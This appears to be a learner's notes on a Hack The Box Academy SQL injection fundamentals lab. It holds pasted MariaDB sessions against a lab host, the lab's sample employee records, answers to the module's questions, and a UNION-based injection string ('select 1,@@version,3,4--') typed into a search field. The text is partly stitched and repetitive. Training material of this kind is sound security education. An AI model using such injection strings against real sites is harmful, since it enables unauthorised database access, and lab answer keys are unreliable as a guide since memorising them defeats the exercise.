

1. Introduction

In today's digital world, data plays a central role in powering web applications and services. Understanding how data is stored, accessed, and protected is crucial for anyone involved in cybersecurity or web development. This module explores the fundamentals of Database Management Systems (DBMS) and their superiority over traditional file storage systems in terms of speed and efficiency. However, it also highlights the risks that arise when database interactions are poorly implemented, particularly the dangers of SQL injection (SQLi) — one of the most common and potentially devastating web application vulnerabilities.

Through a structured blend of theory and hands-on exercises, this module aims to equip learners with the skills required to recognize and exploit SQL injection vulnerabilities, primarily within MySQL environments. From basic SQL syntax to advanced exploitation techniques like file reading, web shell deployment, and remote code execution, the module offers a comprehensive introduction to both offensive and defensive aspects of SQL injection. Whether you are preparing for CREST certifications or simply seeking to deepen your understanding of secure coding practices, this module lays a strong foundation in a critical area of application security.

2. Module Sections

```
kali@kali ~  
$ mysql -u root -h 83.136.253.59 -P 39638 -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 7  
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| employees |  
| information_schema |  
| mysql |  
| performance_schema |  
| sys |  
+-----+  
5 rows in set (0.156 sec)  
  
MariaDB [(none)]>
```

Waiting to start...

☐ Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 83.136.253.59:39638

Life Left: 76 minute(s)

Authenticate to 83.136.253.59:39638 with user "root" and password "password"

0/1 Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

employees

Submit Hint

Previous Next

+10 Streak pts Mark Complete & Next

Powered by HACKTHEBOX

```
File Actions Edit View Help
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.156 sec)

MariaDB [(none)]> USE employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> SELECT * FROM departments;
+-----+-----+
| dept_no | dept_name |
+-----+-----+
| d009    | Customer Service |
| d005    | Development |
| d002    | Finance |
| d003    | Human Resources |
| d001    | Marketing |
| d004    | Production |
| d006    | Quality Management |
| d008    | Research |
| d007    | Sales |
+-----+-----+
9 rows in set (0.168 sec)

MariaDB [employees]> 
```

Hack The Box - Academy

SQL Injection Fundamentals

https://academy.hackthebox.com/module/33/section/190

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard

Waiting to start...

Success
Congratulations! You earned 9 cubes!

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 63.136.253.59:39638
Life Left: 73 minute(s)

Authenticate to 63.136.253.59:39638 with user 'root' and password 'password'

What is the department number for the 'Development' department?

d005

Submit Hint

Previous Next

+10 Streak pts Mark Complete & Next

Powered by HACKTHEBOX

```
File Actions Edit View Help
| d004 | Production |
| d006 | Quality Management |
| d008 | Research |
| d007 | Sales |
+-----+
9 rows in set (0.168 sec)

MariaDB [employees]> SHOW tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.168 sec)

MariaDB [employees]> SELECT * FROM <Databases Name> WHERE first_name like '<starts with>%' AND hire_date = '<Date>';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '
<Databases Name> WHERE first_name like '<starts with>%' AND hire_date = '<Date>'' at line 1
MariaDB [employees]> SELECT * FROM employees WHERE first_name like 'Bar%' AND hire_date = '1990-01-01';
+-----+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+-----+
| 10227 | 1953-10-09 | Barton | Mitchem | M | 1990-01-01 |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.173 sec)

MariaDB [employees]>
```

Success

✔ Congratulations! You earned 1 cubes!

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 83.136.253.59:39638

Life Left: 66 minute(s)

Authenticate to 83.136.253.59:39638 with user "root" and password "password"

What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Mitchem

Submit Hint

Previous Next



+10 Streak pts Mark Complete & Next



```
File Actions Edit View Help
MariaDB [employees]> SELECT * FROM employees WHERE first_name like 'Bar%' AND hire_date = '1990-01-01';
+-----+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+-----+
| 10227 | 1953-10-09 | Barton | Mitchem | M | 1990-01-01 |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.173 sec)





MariaDB [employees]> SELECT * FROM titles;
+-----+-----+-----+-----+
| emp_no | title | from_date | to_date |
+-----+-----+-----+-----+
| 10001 | Senior Engineer | 1986-06-26 | 9999-01-01 |
| 10002 | Senior Engineer | 1995-12-03 | 9999-01-01 |
| 10003 | Engineer | 1986-12-01 | 1995-12-01 |
| 10004 | Senior Engineer | 1995-12-01 | 9999-01-01 |
| 10005 | Senior Staff | 1996-09-12 | 9999-01-01 |
| 10006 | Staff | 1989-09-12 | 1996-09-12 |
| 10007 | Senior Engineer | 1990-08-05 | 9999-01-01 |
| 10008 | Senior Staff | 1996-02-11 | 9999-01-01 |
| 10009 | Staff | 1989-02-10 | 1996-02-11 |
| 10010 | Assistant Engineer | 1998-03-11 | 2000-07-31 |
| 10011 | Assistant Engineer | 1985-02-18 | 1990-02-18 |
| 10012 | Engineer | 1990-02-18 | 1995-02-18 |
| 10013 | Senior Engineer | 1995-02-18 | 9999-01-01 |
| 10014 | Engineer | 1996-11-24 | 9999-01-01 |
| 10015 | Staff | 1990-01-22 | 1996-11-09 |
| 10016 | Engineer | 1992-12-18 | 2000-12-18 |
| 10017 | Senior Engineer | 2000-12-18 | 9999-01-01 |
| 10018 | Senior Staff | 1985-10-20 | 9999-01-01 |
| 10019 | Engineer | 1993-12-29 | 9999-01-01 |
| 10020 | Senior Staff | 1992-09-19 | 1993-08-22 |
| 10021 | Staff | 1998-02-11 | 9999-01-01 |
| 10022 | Senior Staff | 2000-08-03 | 9999-01-01 |
+-----+-----+-----+-----+



MariaDB [employees]>
10625 | Senior Engineer | 1998-07-05 | 9999-01-01 |
10626 | Senior Staff | 1995-10-08 | 9999-01-01 |
10627 | Staff | 1987-10-08 | 1995-10-08 |
10628 | Senior Staff | 1996-08-12 | 9999-01-01 |
10629 | Staff | 1990-08-13 | 1996-08-12 |
10630 | Assistant Engineer | 1992-11-26 | 1999-11-27 |
10631 | Engineer | 1999-11-27 | 9999-01-01 |
10632 | Engineer | 1995-06-27 | 2001-06-26 |
10633 | Senior Engineer | 2001-06-26 | 2002-06-22 |
10634 | Engineer | 1996-06-08 | 9999-01-01 |
10635 | Senior Staff | 1988-01-30 | 9999-01-01 |
10636 | Engineer | 1996-04-12 | 9999-01-01 |
10637 | Assistant Engineer | 1990-01-19 | 1997-01-19 |
10638 | Engineer | 1997-01-19 | 9999-01-01 |
10639 | Engineer | 1993-05-01 | 2002-05-01 |
10640 | Senior Engineer | 2002-05-01 | 9999-01-01 |
10641 | Technique Leader | 1997-04-04 | 9999-01-01 |
10642 | Engineer | 1988-07-12 | 1993-07-12 |
10643 | Senior Engineer | 1993-07-12 | 9999-01-01 |
10644 | Senior Staff | 1999-02-12 | 2001-03-13 |
10645 | Staff | 1992-02-12 | 1999-02-12 |
10646 | Senior Engineer | 1989-08-01 | 2002-07-06 |
10647 | Staff | 1994-10-23 | 9999-01-01 |
10648 | Engineer | 1987-11-04 | 1993-11-03 |
10649 | Senior Engineer | 1993-11-03 | 9999-01-01 |
10650 | Engineer | 1996-12-25 | 9999-01-01 |
10651 | Assistant Engineer | 1988-12-29 | 1997-12-29 |
10652 | Engineer | 1997-12-29 | 2000-11-15 |
10653 | Senior Staff | 2000-03-12 | 9999-01-01 |
10654 | Staff | 1992-03-12 | 2000-03-12 |
+-----+-----+-----+-----+
654 rows in set (0.356 sec)

MariaDB [employees]>
```









```
kali@kali ~$ cat employees.sql
10638 | 1955-08-29 | Uri | Juneja | F | 1989-08-28 |
10639 | 1959-08-31 | Kaijung | Rodham | M | 1985-09-11 |
10640 | 1964-12-26 | Gila | Lukaszewicz | M | 1997-02-11 |
10641 | 1952-07-22 | Nathan | Ranta | F | 1985-08-11 |
10642 | 1961-09-05 | Rimli | Dusink | F | 1998-09-20 |
10643 | 1962-09-28 | Bangqing | Kleiser | F | 1986-06-06 |
10644 | 1954-05-26 | Keiichiro | Lindqvist | M | 1993-10-28 |
10645 | 1963-11-03 | Khaled | Kohling | M | 1985-10-10 |
10646 | 1962-02-26 | Pohua | Sichman | F | 1989-01-12 |
10647 | 1960-10-12 | Siamak | Salverda | F | 1987-05-10 |
10648 | 1963-06-04 | DeForest | Mullainathan | M | 1997-04-07 |
10649 | 1952-02-26 | Navin | Argence | F | 1990-04-24 |
10650 | 1958-09-24 | Dekang | Lichtner | F | 1993-01-12 |
10651 | 1953-03-07 | Zito | Baaz | M | 1990-09-27 |
10652 | 1961-08-03 | Bernhard | Lenart | M | 1986-04-21 |
10653 | 1956-09-05 | Patricia | Breugel | M | 1993-10-13 |
10654 | 1958-05-01 | Sachin | Tsukuda | M | 1997-11-30 |


654 rows in set (0.312 sec)

MariaDB [employees]> SELECT * FROM employees UNION SELECT dept_no, dept_name,3,4,5,6 FROM departments;
+-----+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+-----+
| 10001 | 1953-09-02 | Georgi | Facello | M | 1986-06-26 |
| 10002 | 1952-12-03 | Vivian | Billawala | F | 1986-12-11 |
| 10003 | 1959-06-16 | Temple | Lukaszewicz | M | 1992-07-04 |
| 10004 | 1956-11-06 | Masanao | Rahimi | M | 1986-12-16 |
| 10005 | 1962-12-11 | Sanjay | Danlos | M | 1985-08-01 |
| 10006 | 1963-12-30 | Marie | Stafford | M | 1988-10-10 |
| 10007 | 1959-06-28 | Huai | Motley | M | 1991-04-04 |
| 10008 | 1961-09-21 | Gita | Farris | M | 1987-04-03 |
| 10009 | 1960-09-25 | Mitchel | Pramanik | F | 1997-07-23 |
| 10010 | 1960-09-25 | Geoff | Gulik | F | 1993-11-25 |
```

```
kali@kali ~$ cat employees.sql
10634 | 1962-10-29 | Prasadram | Waleschkowski | M | 1994-01-04 |
10635 | 1959-06-28 | Gino | Usery | M | 1991-02-11 |
10636 | 1955-01-02 | Yunming | Mitina | F | 1991-03-07 |
10637 | 1954-08-25 | Mohammed | Pleszkun | M | 1986-02-21 |
10638 | 1955-08-29 | Uri | Juneja | F | 1989-08-28 |
10639 | 1959-08-31 | Kaijung | Rodham | M | 1985-09-11 |
10640 | 1964-12-26 | Gila | Lukaszewicz | M | 1997-02-11 |
10641 | 1952-07-22 | Nathan | Ranta | F | 1985-08-11 |
10642 | 1961-09-05 | Rimli | Dusink | F | 1998-09-20 |
10643 | 1962-09-28 | Bangqing | Kleiser | F | 1986-06-06 |
10644 | 1954-05-26 | Keiichiro | Lindqvist | M | 1993-10-28 |
10645 | 1963-11-03 | Khaled | Kohling | M | 1985-10-10 |
10646 | 1962-02-26 | Pohua | Sichman | F | 1989-01-12 |
10647 | 1960-10-12 | Siamak | Salverda | F | 1987-05-10 |
10648 | 1963-06-04 | DeForest | Mullainathan | M | 1997-04-07 |
10649 | 1952-02-26 | Navin | Argence | F | 1990-04-24 |
10650 | 1958-09-24 | Dekang | Lichtner | F | 1993-01-12 |
10651 | 1953-03-07 | Zito | Baaz | M | 1990-09-27 |
10652 | 1961-08-03 | Bernhard | Lenart | M | 1986-04-21 |
10653 | 1956-09-05 | Patricia | Breugel | M | 1993-10-13 |
10654 | 1958-05-01 | Sachin | Tsukuda | M | 1997-11-30 |
d009 | Customer Service | 3 | 4 | 5 | 6 |
d005 | Development | 3 | 4 | 5 | 6 |
d002 | Finance | 3 | 4 | 5 | 6 |
d003 | Human Resources | 3 | 4 | 5 | 6 |
d001 | Marketing | 3 | 4 | 5 | 6 |
d004 | Production | 3 | 4 | 5 | 6 |
d006 | Quality Management | 3 | 4 | 5 | 6 |
d008 | Research | 3 | 4 | 5 | 6 |
d007 | Sales | 3 | 4 | 5 | 6 |

663 rows in set (0.326 sec)

MariaDB [employees]>
```




Search for a port:


W select 1,@@version,3,4---

Search

